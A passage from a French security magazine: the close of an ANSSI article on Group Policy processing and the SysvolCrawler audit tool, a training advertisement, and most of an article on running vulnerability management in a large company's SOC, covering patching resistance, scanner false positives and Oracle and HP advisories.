- *gpOptions* : entier définissant la politique d'héritage des GPO sur l'OU. Positionné à 0 l'objet SOM sur lequel portent les GPO prendra en compte l'héritage des paramètres de GPO, positionné à 1 l'objet SOM ignorera l'héritage ;
- *gpLinkOptions* : masque définissant la politique d'application des GPO.
  - masque à 0, l'objet de GPO s'appliquera normalement.
  - masque à 1, l'objet de GPO sera ignoré
  - masque à 2, l'objet de GPO est marqué comme « *enforced* » signifiant que les paramètres de GPO devront être appliqués quoi qu'il arrive. Par ailleurs, si plusieurs GPO marquées comme **enforced** définissent des paramètres identiques, la GPO englobante sera prioritaire. On notera également que le choix du terme « appliqué » comme traduction française du terme *enforced* peut facilement prêter à confusion.

Dans le cadre de l'audit des paramètres de GPO, il est primordial de vérifier qu'aucune OU ne bloque l'application de la politique de sécurité. Dès lors, le rejeu de la requête décrite précédemment semble intéressant.

À ce stade, la machine cliente est en mesure de déterminer l'ensemble des objets de GPO qui doivent lui être appliqués.

2.2.3.3 Récupération des objets de GPO

La récupération des objets de GPO est réalisée au travers d'une requête LDAP : voir tableau ci-dessus.

La réponse à ces requêtes LDAP prend la forme d'une série d'objets de stratégie de groupe décrits dans la section 2.1.2.1 de cet article.

À ce stade, la machine cliente possède l'ensemble des objets de GPO la concernant et commence à récupérer les fichiers contenant les paramètres de GPO grâce au partage *Sysvol*. C'est également à cette étape que la vérification du numéro de version de l'objet de GPO et du fichier de GPO est réalisée.

2.2.3.4 Application des filtres de sécurité et WMI

La récupération des filtres WMI est une nouvelle fois réalisée au travers d'une requête LDAP : voir tableau ci-dessous.

À ce stade, la machine cliente possède tous les éléments lui permettant de vérifier les filtres de GPO tels que décrits dans la partie 2.1.3.2 de cet article.

2.2.3.5 Application des paramètres de GPO

La cinquième et dernière étape du processus d'application des stratégies de groupe est réalisée en local sur la machine cliente par la fonction **ProcessGPOEx** implémentée dans le service GPSvc.

Paramètres LDAP	Valeur
baseObject	CN=<WMI_ID>,CN=SOM,CN=WMIPolicy,CN=System, DOMAIN> WMI_ID désignant l'identifiant du filtre WMI déterminé lors de la recherche des objets de GPO DOMAIN désignant le DN du domaine Active Directory
Scope	base objet
Filter	(objectclass=*)
Attributes	msWMI-ID, msWMI-Name, msWMI-Parm1, msWMI-Author, msWMI-ChangeDate, msWMI-CreationDate, msWMI-Parm2

Force	Faiblesses
- Offre une grande souplesse dans les paramètres de configuration d'un système Windows - Pleinement intégré au service d'annuaire Active Directory - Mécanisme d'authentification robuste dans le cas de l'utilisation exclusive de Kerberos - Technologie éprouvée	- Absence de confidentialité dans le contenu des fichiers de GPO - Nombre impressionnant de fichiers présents dans le *Sysvol* rendant difficile l'évaluation du niveau de sécurité et des contradictions entre les GPO - La complexité du mécanisme le rend relativement simple à piéger - Le GPEngine bloque silencieusement l'application des stratégies en cas de désynchronisation entre l'objet et les fichiers de GPO

Basé sur l'utilisation de client-side extensions, ce mécanisme est décrit dans la partie 2.1.3.3 de cet article.

2.2.4 Schématisation du processus global d'application des stratégies de groupe

La figure 3 vise à synthétiser les étapes d'application des stratégies de groupe, telles que décrites dans la section précédente de cet article.




Fig. 3 : Étapes d'application des stratégies de groupes.

2.3 Principales forces et faiblesses du mécanisme d'application des stratégies de groupe

Le tableau ci-dessous a pour vocation de présenter les forces et faiblesses identifiées du mécanisme d'application des stratégies de groupe : voir tableau ci-dessus.

3 Outillage

3.1 État de l'art des outils d'audit des stratégies de groupe

Manipulant les paramètres d'un système Windows avec un haut niveau de privilège, les stratégies de groupe peuvent être utilisées par un attaquant comme moyen de persistance sur un parc de machines gérées par Active Directory. L'ajout d'un paramètre directement dans un fichier de GPO ou le blocage de la politique de sécurité sont des scénarios faciles à réaliser après la compromission d'un domaine Active Directory.

Ainsi, que ce soit à des fins d'audit ou de recherche de compromission, l'audit des stratégies de groupe apparaît comme une démarche incontournable au même titre que l'audit des permissions Active Directory **[SSTIC-ADAUDIT]**.

3.1.1 Outils disponibles

À l'heure actuelle, seuls les outils Microsoft d'administration peuvent être réutilisés par un auditeur souhaitant étudier les paramètres de GPO. Les outils les plus intéressants sont les suivants :

- le gestionnaire de stratégie de groupe `Gpmc.msc` : cet outil graphique permet de consulter et modifier l'ensemble des liens de GPO au travers d'une structure arborescente représentant le SOM. Le positionnement des filtres AGP et WMI ainsi que la modification du statut de la GPO peuvent être réalisés au travers de cet outil. L'utilitaire est également livré avec une dizaine de scripts VBS permettant, entre autres, d'automatiser la création de liens de GPO ;
- l'éditeur de stratégie de groupe `Gpedit.msc` : cet outil graphique permet de créer ou modifier un objet de GPO en positionnant les paramètres de GPO à appliquer. L'interface prend la forme d'une longue liste de paramètres que l'administrateur peut activer ;
- la visionneuse de stratégie résultante `Rsop.msc` : cet outil graphique permet de calculer et consulter la politique de GPO résultante sur une machine. L'interface reprend la forme de l'éditeur de GPO mais cette fois-ci limitée aux paramètres réellement appliqués à la machine ;
- l'exportateur de stratégie résultante `Gpresult.exe` : à l'instar de `Rsop.msc`, cet outil console permet de calculer la politique de GPO résultant et d'exporter le contenu dans différents formats (HTML, format texte, etc.).

Les outils évoqués ici sont, pour la plupart, des composants enfichables pour la MMC **[MS-MMC]** de Windows ce qui permet leur utilisation à distance par un auditeur par exemple.

Microsoft publie également une série de *cmdlets* **[MS-PS-GPO-CMDLET]** PowerShell permettant de manipuler les stratégies de groupe à la manière des outils décrits précédemment.

3.1.2 Limites des outils actuels

Les outils manipulant les informations de GPO sont pensés, avant tout, pour les administrateurs. Ces programmes n'offrent donc pas la souplesse d'interfaçage et l'exhaustivité qu'un auditeur recherche. De plus, l'utilisation massive d'interfaces graphiques reposant sur les interfaces RPC de *GPSvc* ne permet pas l'écriture simple de scripts d'audit.

Sachant qu'en moyenne plusieurs dizaines de GPO sont définies, il est impensable qu'un auditeur parcoure manuellement l'ensemble des fichiers de GPO : d'une part, car l'extraction des paramètres de GPO est extrêmement fastidieuse et, d'autre part, parce que sans information précise sur l'architecture du domaine audité il est impossible de déterminer les entités présentant un modèle de sécurité trop faible.

Enfin, les outils calculant la politique résultante sont limités à une utilisation en local sur une machine, ce qui est incompatible avec la démarche d'audit exhaustif. Ils ne permettent donc pas d'avoir une vision sur l'ensemble d'un domaine Active Directory.

3.2 Introduction de SysvolCrawler

3.2.1 Nature de l'outil

Dans le cadre des travaux d'audit de l'ANSSI et notamment lors de l'analyse de domaine Active Directory, il est nécessaire de disposer d'un outil permettant d'avoir une vision d'ensemble sur la politique de sécurité appliquée sur chaque machine d'un domaine. C'est donc dans cette optique qu'a été développé l'outil *SysvolCrawler*.

L'approche considérée pour le développement de cet outil a été de travailler au plus proche des fichiers de stratégies afin de limiter les possibilités d'altération des résultats par un attaquant. Ainsi, *SysvolCrawler* accède directement aux fichiers de GPO afin de récupérer les paramètres positionnés ; mais également à l'annuaire Active Directory pour extraire les informations de GPO et de SOM.

L'outil automatise la réalisation de plusieurs tâches :

- le *parsing* et l'analyse des fichiers de GPO présents dans le *Sysvol* ;
- l'extraction des droits sur les fichiers de GPO ;
- la recherche des filtres WMI ;
- la récupération des différents SOM ainsi que des entités présentes dans ces différents périmètres.

Cet outil travaille indifféremment du niveau de privilège qui lui est accordé : bien évidemment, plus les privilèges qui lui sont conférés sont importants, plus les informations extraites seront pertinentes.

Afin de s'adapter à une majorité d'environnements, *SysvolCrawler* est développé en C.

```
SysvolCrawler v0.5e - L. Delsalle - ANSSI/COSSI/DTO/Bureau Audits et Inspections

usage: SysvolCrawler.exe [-d DC_IP] [-l AD_PRIV_LOGIN -p AD_PRIV_PWD] [-o OUTPUT_FORMAT]
[-e DEBUG_LEVEL] [-n] [-r LDAP_PORT] OUTPUT_PATH SYSVOL_FOLDER_PATH

A fast, lightweight and almost complete Sysvol files parser.

required arguments:
OUTPUT_PATH             write output results there (ex: C:\GpoAssessment\)
SYSVOL_FOLDER_PATH      path to sysvol repository (ex: \\dc1\sysvol\domain\policies)

optional arguments:
-d AD_LDAP_DIRECTORY    dump gpo infos from LDAP server
-n                      disable sysvol crawling (only dump ldap data)
-l AD_PRIV_LOGIN        define AD username for explicit authentification
-p AD_PRIV_PASSWD       define AD password for explicit authentification
-o OUTPUT_FORMAT        select output format (CSV,XML,STDOUT)
-e DEBUG_LEVEL          define debug level (default: 5)
-r LDAP_PORT            define ldap port (default: 389)
-s DNS_NAME             define domain dns name (default: resolved dynamically)
```

Fig. 4 : Utilisation de SysvolCrawler.

Le programme propose en sortie une arborescence synthétique de l'ensemble des paramètres de GPO positionnés sur un domaine Active Directory et supporte trois formats de sortie : XML, CSV ou un format facilement analysable avec *Grep*.

SysvolCrawler peut être utilisé dans deux scénarios :

- sur une machine membre d'un domaine Active Directory en utilisant le mécanisme d'authentification implicite ;
- sur le poste de l'auditeur en authentification explicite si celui-ci possède un compte sur le domaine Active Directory.

3.2.2 Mise à disposition de l'outil

L'ensemble de l'outil SysvolCrawler sera publié sous licence CeCILLv2 sur la forge publique de l'ANSSI : https://github.com/ANSSI-FR/.

Les contributions techniques et les retours d'expérience sont les bienvenus afin de faire évoluer ces outils dans le futur. ▮

Remerciements

Un grand merci à toutes les personnes ayant contribuées à cet article et tout particulièrement à AB et GdD pour leurs remarques avisées, leurs encouragements ainsi que pour leurs (nombreuses) relectures.

Les notes et références de cet article sont disponibles sur :
http://www.unixgarden.com/misc73ref.pdf

www . hsc-formations . fr

SANS

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC

SANS

HSC

RETOUR D'EXPÉRIENCE SUR LE DÉPLOIEMENT D'UN SOC : VULNERABILITY MANAGEMENT

Vincent Le Toux – vincent.letoux@gmail.com

mots-clés : VULNÉRABILITÉS / SOC / PATCH

Côté offensif, l'exploitation d'une vulnérabilité peut parfois être considérée comme de l'art au même titre que certaines démonstrations mathématiques et la rubrique « exploit corner » de ce magazine en est l'illustration. La gestion des vulnérabilités côté défensif n'a malheureusement pas le même écho auprès du public. Le but de cet article est de partager ce qui a été appris suite à la mise en place d'un processus de gestion des vulnérabilités à l'échelle d'une société du CAC40, tant sur la technique que sur l'organisation.

Les APT (*Advanced Persistant Threats*), attaques en profondeur et dans la durée, ont remis en cause le dogme de la défense périmétrique avec son florilège de pare-feux et ses zones démilitarisées. En effet, les protections installées entre Internet et les serveurs sont dépassées quand un simple fichier bureautique porteur d'un malware est ouvert sur un poste de travail qui peut, lui, accéder directement aux serveurs. Contrôler les vulnérabilités sur la DMZ ne suffit plus et il faut mener une démarche à plus grande échelle auprès de tous les services, ce qui est fait à travers le SOC (*Security Operation Center*).

1 Pour commencer

1.1 La politique

Comment la gestion des vulnérabilités s'organise-t-elle ? Tout commence par une politique de gestion des vulnérabilités au niveau groupe qui définit le périmètre d'applicabilité, les critères de prises en charge, notamment la criticité et les délais maximums de traitement.

Cette politique doit s'appuyer sur une politique de gestion des actifs pour obtenir l'inventaire des actifs et leur criticité. Un processus d'arbitrage peut être défini afin de préciser comment les interventions sont priorisées ou repoussées, par exemple en cas de dé-commissionnement, ou de proposer d'autres alternatives. Une fois cette politique définie, elle est transmise aux prestataires gérant les machines, à charge pour eux de l'appliquer. Enfin, quelques contrôles ponctuels sont réalisés, par exemple sur des machines ayant des services exposés sur Internet.




Fig. 1 : La gestion des vulnérabilités pour les NULS.

Cependant, il est nécessaire de prendre un peu de recul : dans quel contexte ce type de politique a-t-il été écrit ? Les plus anciens se souviendront en 2004 des redémarrages intempestifs de serveurs Windows provoqués par l'infection du virus Sasser et qui a provoqué une prise de conscience du management face aux mises à jour Windows à appliquer. Ces prises de conscience ont conduit les entreprises à déployer des serveurs WSUS pour automatiser les mises à jour des machines Windows. Par conséquent, les politiques de gestion des vulnérabilités sont tournées vers le monde Windows et les processus de gestion des vulnérabilités ne

sont destinés qu'à appliquer des correctifs. Mais le système d'informations (SI) d'un grand groupe est-il constitué uniquement de systèmes Microsoft ?

Prenons l'exemple de la machine virtuelle Java installée sur les postes de travail. Les applications métiers sont devenues dépendantes de versions vulnérables de ce composant, car Oracle a pris la mauvaise habitude de supprimer des fonctionnalités au fur et à mesure des versions. Il est donc par conséquent très coûteux à mettre à jour, car il faut qualifier les applications et demander des modifications du code source si l'applet ne fonctionne plus. Le métier s'oppose donc naturellement à la mise à jour pour des raisons de coûts. On ne pourra pas supprimer les vulnérabilités java sur le poste de travail en appliquant des correctifs et il faut envisager d'autres solutions. Par exemple, exiger dans la configuration du poste de travail une signature du code de l'applet java avant exécution ou un filtrage des applets inconnus sur les équipements d'accès à Internet. Une politique ne préconisant que l'application des correctifs (le « traitement ») est donc incomplète puisqu'il doit aussi être possible d'examiner les possibilités de « réduire » le risque, de l'« accepter » ou de le « transférer ».

1.2 Les résistances aux correctifs

La taylorisation est très utilisée dans les grands groupes pour gérer les ressources informatiques. Pour cette raison, de nombreuses équipes peuvent intervenir sur une même machine. Par exemple, il peut y avoir une équipe en charge des souches liées au système d'exploitation, une autre équipe pour les sauvegardes, une pour les serveurs web, une pour gérer les serveurs d'applications, une pour gérer le réseau... Bref, de multiples outils sont installés et il n'y a pas d'inventaire permettant de déterminer avec exactitude quelle équipe est responsable de quel outil. Ce problème peut être amplifié lorsque cette répartition des tâches change suivant le périmètre géographique ou la business unit cliente et quand il y a une pression sur les coûts.

Pour cette raison, lorsqu'après un audit on a identifié un composant à risque qu'il faut mettre à jour, pour peu que ce composant soit « exotique », on pourra relancer les équipes opérationnelles de nombreuses fois sans avancées concrètes, car il n'y a aucune responsabilité définie. Des exemples d'applications problématiques vont être présentés dans la suite de cet article comme illustration.

Voici les objections qui ont pu être présentées lors de nos investigations. L'objection la plus classique est la demande d'un budget, car il faut vérifier que la mise à jour du composant permettant de résoudre la vulnérabilité ne pose pas de problème de compatibilité ou de régressions fonctionnelles. Ces tests nécessitent du temps et cela requiert de reporter d'autres opérations « urgentes » que le métier impose, ce qui n'est pas possible. Ensuite, ces opérations nécessitent l'arrêt du service offert par l'application et le métier ne souhaite pas que l'application soit arrêtée. (Le lecteur attentif remarquera une contradiction dans le besoin exprimé dans l'analyse de risque et la parole du métier) Enfin, dernière objection, l'application est mutualisée, donc compliquée à maintenir, et il est nécessaire de conduire un projet. (Cette complexité est en contradiction avec la promesse d'économie d'échelle offerte par une mutualisation).

Bref, s'attaquer à la gestion des vulnérabilités, c'est s'engager sur un terrain miné.

1.3 Un exemple de correction

Avant d'aller plus loin, nous allons faire une petite parenthèse sur la résolution concrète d'une vulnérabilité. Prenons par exemple la vulnérabilité « VMware ESXi 3.5-5.0 and ESX 3.5-4.1 Remote DoS or Arbitrary Code Execution via NFS Traffic ». À l'aide de son identifiant, CVE-2012-2448, nous trouvons rapidement la page traitant de cette vulnérabilité sur le site de VMWare (http://www.vmware.com/security/advisories/VMSA-2012-0009.html). Grâce aux informations fournies, nous trouvons le patch à appliquer. Au prochain créneau de maintenance, nous appliquons le patch et la vulnérabilité est résolue. Est-ce vraiment si compliqué ?

2 Un deuxième regard sur les vulnérabilités

2.1 Il faut industrialiser

Après avoir conduit quelques audits et résolu les problèmes qui ont été remontés, il faut passer à la vitesse supérieure en installant des scanners de vulnérabilités tels que Nessus ou OpenVAS. Comment ces solutions fonctionnent-elles ? En procédant à un balayage réseau remontant les adresses IP des machines, puis en examinant les services hébergés par celles-ci. À l'aide des numéros de version qui ont été détectés, par exemple grâce aux bannières ou en essayant de provoquer des erreurs, ces machines professent, à l'aide de savants plugins, une prédiction sur les vulnérabilités présentes. Inutile de rappeler le concept des faux positifs (des vulnérabilités détectées qui n'existent pas) ou des faux négatifs (des vulnérabilités qui existent, mais qui ne sont pas remontées) puisque les scanners remontent des vulnérabilités probables et non vérifiées (et parfois non vérifiables).

Mettre en place ce genre d'outils n'est pas une sinécure, puisqu'il existe dans les centres de données des centaines de sous-réseaux et autant de règles de pare-feu à modifier pour autoriser les scans. Multipliez par le nombre de centres de données et vous imaginez la taille du projet. Bref, une fois le projet lancé, les sondes installées et les scans lancés vient l'heure du premier résultat. Vous retenez votre souffle... et vous découvrez plusieurs dizaines de milliers de vulnérabilités hautes ou critiques.

2.2 Par quelle vulnérabilité commencer ?

Personne ne s'attend à un nombre de vulnérabilités aussi élevé du fait de l'existence d'une politique de gestion des vulnérabilités et il devient clair qu'une approche par projet devient inapplicable.

Une des premières idées envisagées est de s'attaquer aux vulnérabilités les plus critiques puis de descendre au fur et à mesure en terme de criticité. L'idée n'est pas mauvaise, mais elle s'appuie sur le prérequis suivant : la personne ou l'équipe en charge des résolutions est une personne technique qui connaît les points de relais en interne. Mais comment résoudre les problématiques de budget, l'objection la plus souvent entendue ? Cette personne a-t-elle aussi une crédibilité pour intervenir sur un périmètre aussi large qu'une multinationale comportant de nombreux centres de données à l'étranger ?

Grâce aux informations de notre CMDB (la base de données d'information sur les serveurs et leurs éléments de facturation), nous avons pu regrouper les vulnérabilités par domaine métier de facturation puis par application. L'application que nous utilisons et qui permet ce regroupement offre un certain nombre d'indicateurs permettant d'apprécier le nombre de vulnérabilités modulées par leur criticité (*Vulnerability Level Indicator*) et le temps de correction (*Remediation Level Indicator*). Ces indicateurs qui sont relatifs (de 0 à 100) et non absolus (X vulnérabilités) permettent d'identifier en priorité les applications sensibles les plus vulnérables, indépendamment du nombre de leurs machines. Ces applications très suivies sont mises à jour au fur et à mesure de la découverte de nouvelles vulnérabilités.

Cependant si cette démarche fonctionne pour les applications ultra-critiques, il paraît évident que les dizaines de milliers d'autres vulnérabilités ne pourront pas être résolues de cette manière. Pour résoudre ce problème dans les zones où il n'existe pas de processus, nous avons établi une stratégie sur deux fronts : un front technique (approche *bottom-up*) et un front métier (approche *top-down*).

Au niveau technique, admettons par exemple qu'une machine n'ait pas été mise à jour depuis plusieurs années. Cette machine est donc liée à l'ensemble des vulnérabilités découvertes depuis son installation. Pour Apache, il peut y avoir plusieurs dizaines de vulnérabilités. Mettre à jour ce composant corrige donc plusieurs problèmes et améliore grandement les indicateurs. Si de plus, avec les environnements de production, pré-production, qualification, intégration, développement... les mêmes caractéristiques sont partagées, en mettant à jour un seul composant, il est possible de réduire fortement le nombre de vulnérabilités et donc améliorer les indicateurs. Il y a donc deux approches techniques : réduire le nombre de vulnérabilités critiques pour réduire le risque, ou bien réaliser un ensemble de *quick win* pour améliorer les indicateurs de suivi, au détriment, bien entendu, du risque (puisque les vulnérabilités critiques ne sont pas forcément résolues). Mais améliorer rapidement le score démontre aux opérationnels que la gestion des vulnérabilités ne requiert pas forcément autant de ressources qu'ils ne le pensaient. C'est l'approche Bottom-Up.

Au niveau organisationnel, nous avons pu construire une arborescence représentant l'organisation et ses applications. Cette arborescence comporte l'indicateur que nous appelons le « *vulnerability level indicator* » permettant de voir le niveau de risque de chaque application. En un coup d'œil, il est possible de distinguer les « aires » du SI où la gestion des vulnérabilités est la plus problématique. L'astuce consiste à s'abstraire de la technique, pour parler ensuite de risques. En effet, les grands groupes ont en général mis en place une démarche d'analyse de risque et le management est sensibilisé à ce sujet. Nous pouvons alors passer par le management ou par le métier pour approcher les personnes responsables du composant. C'est l'approche Top-Down.




Fig. 2 : Les différentes approches : top-down versus bottom-up.

Lors de notre passage dans les divers comités pour présenter le projet, nous avons pu faire valider deux principes importants. Le premier, c'est que « la sécurité fait partie de l'offre de service ». Grâce aux quick win déjà réalisés, il est possible de convaincre le management que les discussions autour du budget à allouer aux corrections coûtent plus cher que les corrections en elles-mêmes. Le deuxième principe est plus subtil : c'est faire admettre que le risque porté par une vulnérabilité est porté par tous les utilisateurs du service.

En effet, si aucune équipe n'est assignée au composant, personne ne le prend en charge, car aucune équipe ne se sent responsable. Nous avons trouvé la solution en communiquant autour du « risque ». Si j'offre un service et que j'ai un problème de sécurité, le risque est porté non seulement par moi, mais aussi par mes utilisateurs et ... mes clients. Il faut donc communiquer vers les chefs de projets qui doivent descendre la vulnérabilité jusqu'à trouver la bonne couche. Cette idée est bien entendu une rupture avec les pratiques habituelles, mais elle permet d'impliquer les personnes fonctionnelles et ces personnes sont en général satisfaites d'avoir plus de visibilité sur ces problèmes.

Une fois ces obstacles levés, nous cherchons à définir un objectif qui soit perçu comme raisonnable par le management : faire en sorte que chaque application n'ait pas ses indicateurs de sécurité moins bons que la moyenne de l'entité. Cet objectif peut paraître limité, mais il a l'avantage de mettre en avant les applications comportant le plus de vulnérabilités ou les moins mises à jour. Avec une meilleure visibilité sur le sujet, d'autres managers peuvent chercher à être exemplaires et à avoir zéro (oui, zéro) vulnérabilité.

Après avoir construit ce sponsorship, il ne reste plus qu'à faire beaucoup, beaucoup, beaucoup de travail de terrain et à communiquer abondamment sur le sujet. Il faut contacter chaque chef de projet ayant des applications vulnérables, expliquer le projet, les objectifs, la méthode, mais surtout la vision globale. Cette vision globale est importante, car cela permet aux personnes de comprendre le contexte et la volonté politique de changer les choses.

De manière surprenante, la comparaison avec ses pairs (technique dite de benchmarking) a été un moteur du changement et cela a permis de manière surprenante de diminuer le nombre de vulnérabilités par deux en quelques mois. Cette approche a néanmoins un point faible : on se concentre sur les quick wins et non sur les problèmes ayant le plus d'impact.




Fig. 3 : Fonctionnalité « Secure Channel » de HP Load Runner.

2.3 Qualifier les vulnérabilités

Ainsi, amorcer la gestion des vulnérabilités ne serait donc qu'une question de management par objectifs ?

Pas si vite. Il est temps de regarder plus en profondeur les problèmes techniques qui peuvent nous être remontés à ce sujet.

Tout d'abord, parlons des faux positifs. Nous avons trouvé dans notre système d'informations plusieurs centaines d'occurrences de la vulnérabilité CVE-2000-0818 dont la description est : « Oracle Listener Arbitrary Command Execution via SET TRC_FILE / LOG_FILE Commands ». Or en creusant la vulnérabilité, publiée en l'an 2000, on se rend compte qu'elle est liée aux versions d'Oracle 7, 8 et 8i pour lesquelles nous n'avons aucune instance. Après analyse, nous avons remarqué que cette vulnérabilité est remontée pour chaque instance Oracle trouvée.

Autre cas : une fausse banner d'OpenSSH (banner : SSH-2.0-OpenSSH_3.8.1p1) remontée par les appliances IBM datapower (voir http://www-01.ibm.com/support/docview.wss?uid=swg21320061) ou bien la version de SSH de Solaris (banner : SSH-2.0-Sun_SSH_1.1) confondue avec OpenSSH 1.1. Il faut donc analyser chaque vulnérabilité et faire bien attention à parler au conditionnel avant de demander leur correction.

Il y a également des vulnérabilités dont la description est trompeuse. Prenons l'exemple de la vulnérabilité CVE-2010-1549 nommé « HP Mercury LoadRunner Agent Prior to 9.50 Remote Arbitrary Code Execution Vulnerability » qui a un score CVE de 10/10. Lorsqu'elle a été remontée, nous avons pu constater avec les opérationnels que l'applicatif n'était pas à jour. Pourtant, après mise à jour, la vulnérabilité reste toujours active et nous avons conclu dans un premier temps à un faux positif. Pourtant, une lecture attentive du bulletin émis par HP (attention, le bulletin n'apparaît pas dans les premiers résultats des moteurs de recherche) nous trouvons « *Starting with version 9.50 LoadRunner has provided a documented feature called "Secure Channel." Secure Channel prevents non-trusted sources from transmitting code to the Load Generators by establishing an encrypted and secured communication channel. Secure Channel is disabled by default.* ». Eh oui : il faut mettre à jour l'outil ET activer une fonctionnalité impactant la configuration de l'ensemble des équipements pour résoudre cette vulnérabilité.

Les outils tiers brouillent également les résolutions. Nous avons par exemple trouvé de nombreuses vulnérabilités liées à Apache et PHP sur des serveurs qui n'hébergeaient pas d'applications web ou utilisant IIS. L'astuce consiste à regarder les ports, dans ces exemples les ports 2301 et 2381, et à se connecter (en direct ou via un outil tiers) pour identifier l'application. L'outil concerné est dans ce cas les « HP System Management Home Page » permettant de superviser les serveurs de la marque HP. Après une édition du code source de la page, il est possible d'identifier la version installée et de confirmer que l'outil n'était pas mis à jour. Mais ces vulnérabilités sont-elles réellement exploitables ?

2.4 Zoom sur Oracle

Les vulnérabilités Oracle sont difficiles à corriger. Tout d'abord la correction de code peut requérir l'arrêt des bases de données et donc l'arrêt des applications. Si la base de données est mutualisée, il est difficile de synchroniser l'arrêt de toutes les applications. De plus, il peut y avoir des adhérences plus ou moins fortes avec l'applicatif comme par exemple avec SAP. Enfin, les données étant le cœur de l'application et la base de données interagissant directement avec elles, le client peut demander des tests afin de vérifier l'absence d'impact, ce qui nécessite de conduire un projet.

Concernant l'arrêt complet des bases de données, Oracle a lancé un programme d'amélioration des corrections. En effet, il existe désormais des serveurs comme Microsoft permettant d'exécuter des mises à jour sans intervention

manuelle ce qui remplace l'application trimestrielle des PSU. À titre d'information, Oracle a indiqué dans une étude que le temps d'indisponibilité pour les mises à jour d'une de leurs bases de données de référence était passé de 172,5 heures au premier trimestre 2010 à 13 heures au dernier trimestre 2011 grâce à l'application de patch à chaud. C'est bien, mais le temps d'indisponibilité restant est loin d'être négligeable !

Prenons l'exemple concret d'une vulnérabilité Oracle, la CVE-2012-1675 trouvée sur un serveur. Cette vulnérabilité, dont voici le bulletin (http://www.oracle.com/technetwork/topics/security/alert-cve-2012-1675-1608180.html), indique une vulnérabilité pour les versions 11.2.0.2, 11.2.0.3 de la célèbre base de données. Or cette vulnérabilité a été remontée pour un Oracle ayant la version 11.2.0.1. S'agit-il d'un faux positif ? La réponse se trouve plus bas dans le bulletin : Oracle ne vérifie pas l'exposition de toutes ses versions lors de l'émission d'un bulletin. Il est donc difficile de savoir si oui ou non la version installée est exposée, mais il est sûr que pour des raisons de support, cet Oracle doit être mis à jour.

Concernant toujours la vulnérabilité CVE-2012-1675, en cherchant le correctif le lecteur relèvera la remarque suivante émise dans le « Oracle Critical Patch Update Advisory » de juillet 2012 : « *Because of the nature of this issue (amount of code change required, potential for significant regression issues, and inability to automate the application of a fix), Oracle does not plan to backport a permanent fix for this vulnerability in any upcoming Critical Patch Update.* ». En clair, Oracle ne fournit aucun patch pour cette vulnérabilité, car l'entreprise ne peut garantir l'absence de régressions lors de la correction, et le seul contournement proposé pour les bases de données mises en cluster consiste à définir explicitement dans la configuration de la base la liste des clients autorisés à se connecter.

On voit dans ce cas que le correctif n'est pas la seule manière de réduire le risque de l'exploitation d'une vulnérabilité. On aurait tout aussi bien pu parler du « *virtual patching* » réalisé par les IPS (*intrusion prevention system*) qui consiste à détecter et à empêcher l'exploitation de la vulnérabilité ou un pare-feu limitant les clients autorisés à se connecter.

2.5 La perception des chefs de projets

